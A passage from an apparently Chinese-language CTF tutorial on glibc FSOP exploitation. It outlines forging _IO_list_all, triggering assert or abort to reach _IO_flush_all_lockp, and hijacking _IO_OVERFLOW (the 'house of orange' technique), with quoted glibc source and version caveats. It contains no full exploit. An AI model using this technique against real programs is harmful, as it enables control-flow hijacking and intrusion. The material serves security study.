
- glibc abort
- exit()
- main return
- …
  所有包含断言的地方都有。

由此，我们又多了个利用思路：

1. 伪造`_IO_list_all`
2. 通过某种方式触发`assert()`从而调用`_IO_flush_all_lockp`使得`fp`为我们预期的地址
3. 利用`_IO_flush_all_lockp`对条件的判断时的一个预处理函数`_IO_OVERFLOW`达到利用效果

ps：有点像windows 下伪造异常处理句柄并通过触发异常来实现利用的过程。

文件结构体创建时涉及堆的操作，由此可以通过触发堆块检测异常来达到利用效果。



(from:angelboy's topic on HITB SG2018)

```
//相关定义
//libioP.h
```

```
#define JUMP_FIELD(TYPE, NAME) TYPE NAME
//JUMP_FIELD(_IO_overflow_t, __overflow)
//_IO_overflow_t __overflow()
 (*(struct _IO_jump_t **)
((void *) &_IO_JUMPS_FILE_plus (fp) + (fp)->_vtable_offset))

//genops.c
int __overflow (_IO_FILE *f, int ch)
{
  /* This is a single-byte stream.  */
  if (f->_mode == 0)
    _IO_fwide (f, -1);
  return _IO_OVERFLOW (f, ch);
}
libc_hidden_def (__overflow)
```

当fsop由堆结构校验出错触发时，该利用方法又叫`house of orange`

其他

- 需要注意的是，glibc 2.24开始，添加了对`_IO_file->vtable`的检查，此时需要如果用该方法需要绕过该检查。
- 从glibc2.26开始，`malloc_printerr()`移除了`_IO_flush_all_lockp()`函数，`house of orange`方法将失效，但是fsop仍可通过其他包含断言的函数错误触发。

参考资料

- Pwning My Life: HITCON CTF Qual 2016 - House of Orange Write up